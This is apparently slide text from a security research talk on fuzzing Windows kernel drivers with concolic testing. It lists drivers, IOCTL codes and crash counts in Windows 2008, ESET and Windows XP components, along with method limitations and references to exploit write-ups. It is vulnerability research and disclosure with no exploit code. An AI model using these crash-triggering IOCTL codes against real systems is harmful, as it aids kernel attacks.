KeyPro.exe	KbFilter	Trend Micro

On-the-fly Concolic Testing

- Newly Disclosed Crashes

Driver	IoControlCode	Unique Crashes	Process
FileInfo	0x220004	2	perfmon.msc
ehdrv	0x222403	1	SysInspector.exe

In-depth Analysis

- FileInfo (Windows 2008)
  - The device driver is loaded only when certain user applications start
  - The device driver ensures that the input buffer size is 12
- ehdrv (ESET Smart Security 9)
  - The device driver is only accessible by an authorized process like SysInspector.exe

Windows XP

- 5 unique crashes are disclosed
  - 4 crashes were also observed in the initial version of Windows XP(Aug. 2001)
  - No one detected them for about 14 years

Driver	**# Unique Crashes**
WMIDataDevice	2
TCP	3
Total	5

Limitation

- On-the-fly Concolic Testing
  - Unsuitable for detecting the security vulnerabilities of rarely used functions
- Boundary-focused Search Heuristic
  - If the symbolic memory is related to control flow, we may miss many codes

Demo

Papa Said They Used to Find Vulnerabilities Manually

NOT “Is it possible?”,
“How can I use it?”

References

1. sk@scan-associates.net, “Windows Local Kernel Exploitation, X’CON 2004

2. Tomislav Paskalev, “NDProxy Privilege Escalation(MS14-002)”, http://www.exploit-db.com/exploits/37732/

3. Meysam Firozi, “CVE-2016-0040 Story of uninitialized pointer”, http://ioctl.ir/index.php/2016/02/13/cve-2016-0040-story-of-uninitialized-pointer/

4. V. Chipounov, V. Kuznetsov, and G. Candea, “S2E: A Platform for In Vivo Multi-Path Analysis of Software Systems”, ASPLOS, 2011.